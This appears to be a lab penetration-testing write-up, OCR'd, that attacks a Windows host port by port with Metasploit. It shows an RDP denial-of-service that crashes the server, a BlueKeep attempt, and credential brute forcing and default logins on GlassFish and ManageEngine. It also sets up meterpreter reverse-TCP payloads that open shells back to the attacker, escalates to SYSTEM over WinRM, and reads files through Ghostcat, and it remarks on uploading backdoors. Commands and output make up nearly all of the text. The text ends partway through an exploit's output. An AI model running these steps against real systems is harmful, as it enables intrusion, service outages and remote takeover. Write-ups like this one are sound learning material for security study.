
3389

3389_rdp_ms12_010

I use it in MSF:

```
   0  auxiliary/scanner/rdp/ms12_020_check                                normal  Yes    MS12-020 Microsoft
 Remote Desktop Checker
   1  auxiliary/dos/windows/rdp/ms12_020_maxchannelids  2012-03-16       normal  No     MS12-020 Microsoft
 Remote Desktop Use-After-Free DoS


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/dos/windows/rdp/ms12_0
20_maxchannelids

msf6 auxiliary(admin/http/tomcat_ghostcat) > use 0
msf6 auxiliary(scanner/rdp/ms12_020_check) > set rhosts 172.16.1.9
rhosts => 172.16.1.9
msf6 auxiliary(scanner/rdp/ms12_020_check) > options

Module options (auxiliary/scanner/rdp/ms12_020_check):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   172.16.1.9       yes       The target host(s), see https://github.com/rapid7/metasploit-fram
                                       ework/wiki/Using-Metasploit
   RPORT    3389             yes       Remote port running RDP (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/rdp/ms12_020_check) > exploit

[+] 172.16.1.9:3389       - 172.16.1.9:3389 - The target is vulnerable.
[*] 172.16.1.9:3389       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rdp/ms12_020_check) > use 1
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set rhosts 172.16.1.9
rhosts => 172.16.1.9
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > exploit
[*] Running module against 172.16.1.9

[*] 172.16.1.9:3389 - 172.16.1.9:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 172.16.1.9:3389 - 172.16.1.9:3389 - 210 bytes sent
[*] 172.16.1.9:3389 - 172.16.1.9:3389 - Checking RDP status ...
[+] 172.16.1.9:3389 - 172.16.1.9:3389 seems down
[*] Auxiliary module execution completed
```

And it makes the remote window server down.



3389_bluekeep

Here is the MSF options:

```
msf6 auxiliary(scanner/mysql/mysql_hashdump) > use 0
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > set rhosts 172.16.1.9
rhosts ⇒ 172.16.1.9
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > exploit

[+] 172.16.1.9:3389       - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 172.16.1.9:3389       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > use 1
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set rhosts 172.16.1.9
rhosts ⇒ 172.16.1.9
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 2
target ⇒ 2
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 172.16.1.4:4444
[*] 172.16.1.9:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 172.16.1.9:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 172.16.1.9:3389       - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 172.16.1.9:3389       - Scanned 1 of 1 hosts (100% complete)
[+] 172.16.1.9:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 172.16.1.9:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0×fffffa8011e07000, Channel count 1.
[!] 172.16.1.9:3389 - ←——————— | Entering Danger Zone | ———————→
[*] 172.16.1.9:3389 - Surfing channels ...
[*] 172.16.1.9:3389 - Lobbing eggs ...
[*] 172.16.1.9:3389 - Forcing the USE of FREE'd object ...
[!] 172.16.1.9:3389 - ←——————— | Leaving Danger Zone | ———————→
[*] Exploit completed, but no session was created.
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

but may because something, I can't use it.


```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 172.16.1.4:4444
[*] 172.16.1.9:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 172.16.1.9:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 172.16.1.9:3389       - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 172.16.1.9:3389       - Scanned 1 of 1 hosts (100% complete)
[+] 172.16.1.9:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 172.16.1.9:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0×fffffa8011e07000, Channel count 1.
[!] 172.16.1.9:3389 - ←——————— | Entering Danger Zone | ———————→
[*] 172.16.1.9:3389 - Surfing channels ...
[*] 172.16.1.9:3389 - Lobbing eggs ...
[*] 172.16.1.9:3389 - Forcing the USE of FREE'd object ...
[!] 172.16.1.9:3389 - ←——————— | Leaving Danger Zone | ———————→
[*] Exploit completed, but no session was created.
```

4848_glassfish

use msf to brute the username and password :

```
msf6 auxiliary(scanner/http/glassfish_login) > exploit

[*] 172.16.1.9:4848 - Checking if Glassfish requires a password ...
[*] 172.16.1.9:4848 - Glassfish is protected with a password
[+] 172.16.1.9:4848 - Success: 'admin:sploit'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

use msf to upload payload:
(cause it is https, so we need to set ssl to true in options.)



the final option is:

```
msf6 exploit(multi/http/glassfish_deployer) > options

Module options (exploit/multi/http/glassfish_deployer):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   APP_RPORT  8080             yes       The Application interface port
   PASSWORD   sploit           yes       The password for the specified username
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     172.16.1.9       yes       The target host(s), see https://github.com/rapid7/metasploit-framewo
   RPORT      4848             yes       The target port (TCP)
   SSL        true             no        Negotiate SSL for outgoing connections
   TARGETURI  /                yes       The URI path of the GlassFish Server
   USERNAME   admin            yes       The username to authenticate as
   VHOST                       no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.1.4       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Java Universal
```

Then we get in:

```
msf6 exploit(multi/http/glassfish_deployer) > run

[*] Started reverse TCP handler on 172.16.1.4:4444
[*] Glassfish edition: GlassFish Server Open Source Edition  4.0
[*] Trying to login as admin:sploit
[*] Uploading payload ...
[+] Successfully Uploaded
[*] Executing /hCpj2h82XhHAOmUXgHDacooS/id5jVLROom5.jsp ...
[*] Sending stage (58060 bytes) to 172.16.1.9
[*] Meterpreter session 1 opened (172.16.1.4:4444 → 172.16.1.9:49319 ) at 2023-01-18 08:49:25 -0500
[*] Getting information to undeploy ...
[*] Undeploying hCpj2h82XhHAOmUXgHDacooS ...
[*] Undeployment complete.
```

```
meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\glassfish\glassfish4\glassfish\domains\domain1\config>whoami
whoami
nt authority\local service
```

besides, I can also manually get it.

5985

```
msf6 exploit(windows/winrm/winrm_script_exec) > exploit

[*] Started reverse TCP handler on 172.16.1.4:4444
[*] User selected the FORCE_VBS option
[*] Command Stager progress -  16.94% done (2046/12080 bytes)
[*] Command Stager progress -  33.87% done (4092/12080 bytes)
[*] Command Stager progress -  50.81% done (6138/12080 bytes)
[*] Command Stager progress -  67.75% done (8184/12080 bytes)
[*] Command Stager progress -  83.86% done (10130/12080 bytes)
[*] Sending stage (200262 bytes) to 172.16.1.9
[*] Session ID 2 (172.16.1.4:4444 → 172.16.1.9:49343 ) processing InitialAutoRunScript 'post/windows/manage/priv_migrate'
[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Current session process is umlgy.exe (5340) as: VAGRANT-2008R2\Administrator
[*] Session is Admin but not System.
[*] Will attempt to migrate to specified System level process.
[*] Trying services.exe (444)
[+] Successfully migrated to services.exe (444) as: NT AUTHORITY\SYSTEM
[*] Meterpreter session 2 opened (172.16.1.4:4444 → 172.16.1.9:49343 ) at 2023-01-18 14:31:40 -0500
[*] Command Stager progress - 100.00% done (12080/12080 bytes)

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

8009_Ghostcat_in_Apache_AJP

use msf, and here is the result:

msf6 auxiliary(admin/http/tomcat_ghostcat) > options

Module options (auxiliary/admin/http/tomcat_ghostcat):


Name	Current Setting	Required	Description
AJP_PORT	8009	no	The Apache JServ Protocol (AJP) port
FILENAME	/WEB-INF/web.xml	yes	File name
RHOSTS	172.16.1.9	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	8080	yes	The Apache Tomcat webserver port (TCP)
SSL	false	yes	SSL

msf6 auxiliary(admin/http/tomcat_ghostcat) > exploit
[*] Running module against 172.16.1.9
Status Code: OK

```
Accept-Ranges: bytes
ETag: W/"1262-1458361974000"
Last-Modified: Sat, 19 Mar 2016 04:32:54 GMT
Content-Type: application/xml
Content-Length: 1262
<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
                      http://xmlns.jcp.org/xml/ns/javaee/web-app_3_1.xsd"
  version="3.1"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to Tomcat
  </description>

</web-app>

[+] 172.16.1.9:8080 - /home/kali/.msf4/loot/20230118122852_default_172.16.1.9_WEBINFweb.xml_886997.txt
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/tomcat_ghostcat) >
```


But I didnt find some sensitive info here.

8022_ManageEngine_Desktop_Central_9




```
msf6 auxiliary(scanner/http/manageengine_desktop_central_login) > exploit

[+] 172.16.1.9:8022 - Success: 'admin:admin'
```

so I can login in MSC9 now:



From here, I can upload a lot of backdoor.

Besides, I can also use another MSF module to get the priv in windows server:


Here are the options:

```
msf6 exploit(windows/http/manageengine_connectionid_write) > options

Module options (exploit/windows/http/manageengine_connectionid_write):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     172.16.1.9       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8020             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path for ManageEngine Desktop Central
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.16.1.4       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ManageEngine Desktop Central 9 on Windows
```

```
msf6 exploit(windows/http/manageengine_connectionid_write) > exploit

[*] Started reverse TCP handler on 172.16.1.4:4444
[*] Creating JSP stager
[*] Uploading JSP stager ISEpm.jsp ...
[*] Executing stager ...
[*] Sending stage (175174 bytes) to 172.16.1.9
